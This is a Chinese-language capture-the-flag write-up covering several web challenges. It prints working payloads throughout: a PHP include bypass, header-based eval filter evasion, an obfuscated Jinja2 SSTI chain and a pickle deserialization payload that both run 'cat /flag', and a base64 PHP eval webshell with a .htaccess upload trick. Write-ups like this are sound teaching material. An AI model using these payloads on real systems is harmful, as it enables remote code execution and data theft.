Dest0g3 520迎新赛 Web 部分WP

PS：之前攒的WP，相关题目可在BUU复现

phpdest

```php
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
  require_once($_GET['file']);
}
```

简单的php代码审计，考require_once()函数缺陷，通过软链接套娃绕过包含次数限制。

懒🐶直接选择无脑做题三步法：Google-->Ctrl C Playload-->Ctrl V Playload

贴一下搜到的师傅博客：

https://www.shawroot.cc/1917.html

借payload直接打：

```
?file=php://filter/convert.base64-
encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/
root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/se
lf/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc
/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/var/www/html/fla
g.php
```

base64解密一下得到flag：

EasyPHP

```php
<?php
highlight_file(__FILE__);
include "fl4g.php";
$dest0g3 = $_POST['ctf'];
$time = date("H");
$timme = date("d");
$timmme = date("i");
if(($time > "24") or ($timme > "31") or ($timmme > "60")){
  echo $fl4g;
}else{
  echo "Try harder!";
}
set_error_handler(
  function() use(&$fl4g) {
    print $fl4g;
  }
);
$fl4g .= $dest0g3;
?>
```

同样是php代码审计，菜🐶好久没做题找漏洞点找了半天...一开始还以为date()函数有什么奇怪的缺陷，查半天文档没有利用点，那剩下可疑的只有set_error_handler这个点。可控的参数只有$dest0g3，估计$fl4g就是flag，而$fl4g又会和$dest0g3，思路就是通过触发报错带出flag。

传个数组成功触发：

```php
<?php
highlight_file(__FILE__);
include "fl4g.php";
$dest0g3 = $_POST['ctf'];
$time = date("H");
$timme = date("d");
$timmme = date("i");
if(($time > "24") or ($timme > "31") or ($timmme > "60")){
    echo $fl4g;
}else{
    echo "Try harder!";
}
set_error_handler(
    function() use(&$fl4g) {
        print $fl4g;
    }
);
$fl4g .= $dest0g3;
?> Try harder!Dest0g3{293a1adc-e3f6-4029-b25a-9e2788621d45}
```

568px × 925px

Elements Console Sources Network Performance Memory Application

LOAD SPLIT EXECUTE TEST SQLI XSS LFI

URL

http://2fdcb702-cae6-4d1b-9c7b-4539f6460ed3.node4.buuoj.cn:81/?ctf[]=1

Enable POST

enctype

application/x-www-form-urlencoded

ADD

Body

ctf[]=1

SimpleRCE

```php
<?php
highlight_file(__FILE__);
$aaa=$_POST['aaa'];
$black_list=array('^','.','`','>','<','=','"','preg','&','|','%0','popen','char','decode','html','md5','{','}','post','get','file','ascii','eval','replace','assert','exec','$','include','var','pastre','print','tail','sed','pcre','flag','scan','decode','system','func','diff','ini_','passthru','pcntl','proc_open','+','cat','tac','more','sort','log','current','\\','cut','bash','nl','wget','vi','grep');
$aaa = str_ireplace($black_list,"hacker",$aaa);
eval($aaa);
?>
```

熟悉的RCE绕过，这题ban了一堆常用的函数和符号，前不久的i春秋季赛有道无参数RCE，当时用http请求头命令执行的方法因为猜不对header头死活做不出，看了下相关函数基本都没被过滤，决定在这道题一雪前耻。

过滤了get，用apache_request_headers()代替getallheaders()


```
POST / HTTP/1.1
Host: 362d9fca-0146-4001-abda-a13eb2cd00da.node4.buuoj.cn:81
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

aaa=die(implode(apache_request_headers()));
```

数组第二个元素Go-http-client/1.143明显是User-Agent头；

```
style="color: #007700">);<br /></span><span style="color: #0000BB">?&gt;</span>
</span>
</code>362d9fca-0146-4001-abda-a13eb2cd00da.node4.buuoj.cn:81Go-http-client/1.143application/x-www-form-urlencoded59.41.252.230, 220.167.46.62httpgzip
```

0 matches

用next定位，集合通过手动修改User-Agent头成功覆盖；



scan被过滤，考虑使用golb结合*进行读文件操作；

```
POST / HTTP/1.1
Host: 362d9fca-0146-4001-abda-a13eb2cd00da.node4.buuoj.cn:81
User-Agent: /*
X-Forwarded-For: 11111
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 55

aaa=die(implode(glob(next(apache_request_headers()))));
```

```
/bin/boot/dev/etc/flag/home/lib/lib64/media/mnt/opt/proc/root/run/sbin/srv/sys/tmp/usr/var
```

发现在根目录，show_source直接读;

```
POST / HTTP/1.1
Host: 362d9fca-0146-4001-abda-a13eb2cd00da.node4.buuoj.cn:81
User-Agent: /flag
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

aaa=die(show_source(next(apache_request_headers())));
```

```
</span>
</code><code><span style="color: #000000">
Dest0g3{2fc97ab2-7608-43d8-a54e-53deab713f5d}<br /></span>
</code>1
```

EasySSTI

ssti绕过,fuzz一下发现过滤了:

```
class
[
]
.
'
"
requeset

......
```

`{{config}}`可以执行;

考虑字符过滤绕过用:

`(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)`

`(config|string|list|attr(dict(po=a,p=a)|join)(279))`

字符串过滤绕过用:

`dict(clas=a,s=b)|join`

```
#__class__
()|attr((()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(clas=a,s=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24))
#__class__.__base__.__subclasses__()
```

```
()|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(clas=a,s=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(ba=a,se=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(subclas=a,ses=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24))()
#__class__.__base__.__subclasses__()__getitem__(300)__init__.__globals__.__getitem__('o
s').popen('cat /flag').read()
()|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(clas=a,s=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(ba=a,se=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(subclas=a,ses=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24))
()|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(getit=a,em=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24))
(300)|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(in=a,it=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(globa=a,ls=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)
(24))|attr(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~dict(getit=a,em=b)|join~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(24))
(dict(o=a,s=a)|join)|attr(dict(po=a,pen=a)|join)((dict(cat=a)|join)~
(()|select|string|list)|attr(dict(po=a,p=a)|join)(17)~
(config|string|list|attr(dict(po=a,p=a)|join)(279))~
(dict(flag=a)|join))|attr(dict(re=a,ad=a)|join)()
```

```
<div class="center-content error">
    <h1>
        Hello
    </h1>
    <h3>
        Dest0g3{f41bc268-640e-4c73-992e-70e794036cd9}
    </h3>
</div>


```

middle

```
import os
import config
from flask import Flask, request, session, render_template, url_for, redirect,
make_response
import pic
import io
import sys
import base64

app = Flask(__name__)


class RestrictedUnpickler(pickle.Unpickler):
    def find_class(self, module, name):
        if module in ['config'] and "__" not in name:
            return getattr(sys.modules[module], name)
        raise pickle.UnpicklingError("global '%s.%s' is forbidden" % (module, name))


def restricted_loads(s):
    return RestrictedUnpickler(io.BytesIO(s)).load()


@app.route('/')
def show():
    base_dir = os.path.dirname(__file__)
    resp = make_response(
        open(os.path.join(base_dir, __file__)).read() + open(os.path.join(base_dir,
"config/__init__.py")).read())
    resp.headers["Content-type"] = "text/plain;charset=UTF-8"
    return resp
```

```
@app.route('/home', methods=['POST', 'GET'])
def home():
    data = request.form['data']
    User = restricted_loads(base64.b64decode(data))
    return str(User)


if __name__ == '__main__':
    app.run(host='0.0.0.0', debug=True, port=5000)
import os


def backdoor(cmd):
    # 这里我也改了一下
    if isinstance(cmd, list):
        s = ''.join(cmd)
        print("!!!!!!!!!!")
        s = eval(s)
        return s
    else:
        print("??????")
```

pickle反序列化，2021巅峰极客what_pickle魔改，本题相对无脑多了；

使用造好的轮子生成Pickle opcode；

https://xz.aliyun.com/t/7012#toc-10


```
config_backdoor = GLOBAL('config', 'backdoor')
config_backdoor(["__import__('os').popen('cat /f*').read()"])
return
```

```
(base)  deMacBook-Pro pker-master % python3 pker.py < x
b"cconfig\nbackdoor\np0\n0g0\n((S'__import__(\\'os\\').popen(\\'cat /f*\\').read()'\nltR."
```

base加密一下，在home路由直接打。

```
Python 3.9.7 | packaged by conda-forge |
[Clang 11.1.0 ] on darwin
Type "help", "copyright", "credits" or "license" for more information.
\>>> import base64
\>>> s="cconfig\nbackdoor\np0\n0g0\n((S'__import__(\\'os\\').popen(\\'cat
/f*\\').read()'\nltR."
\>>> base64.b64encode(s.encode()).decode()
'Y2NvbmZpZwpiYWNrZG9vcgpwMAowZzAKKChTJ19faW1wb3J0X18oXCdvc1wnKS5wb3BlbihcJ2NhdCAvZipcJy
kucmVhZCgpJwpsdFIu'
```

Dest0g3{e33dae1d-45de-4ef0-9697-9230ff7ee988}



funny_upload

.htaccess文件上传绕过；

过滤了<?，一开始考虑`<script language='php'>system('ls');</script>`绕过，但尝试后发现一直无法解析，后来查阅文档后发现php7.0后已经不解析了，所以考虑加密绕过；

一句话木马`<?php eval($_POST['cmd']);?>`base64加密一下上传，可以得到路径；

```
------WebKitFormBoundaryBL07mHyRv9AhA4kx
Content-Disposition: form-data; name="file"; filename="shell.pcc"
Content-Type: image/jpeg

PD9waHAgZXZhbCgkX1BPU1RbJ2NtZCddKTs/Pg==
------WebKitFormBoundaryBL07mHyRv9AhA4kx
```

再传个.htaccess文件进行解析对应路径的木马文件；

```
------WebKitFormBoundaryBL07mHyRv9AhA4kx
Content-Disposition: form-data; name="file"; filename=".htaccess"
Content-Type: image/jpeg

AddType application/x-httpd-php 自定义后缀
php_value auto_append_file "php://filter/convert.base64-decode/resource=木马路径"
------WebKitFormBoundaryBL07mHyRv9AhA4kx
```

蚁剑练一下读flag。


中国蚁剑
117.21.200.166
编辑: /flag
/flag
1 Dest0g3{fc3bbc38-560f-41ec-ba8f-efed2bb946eb}
2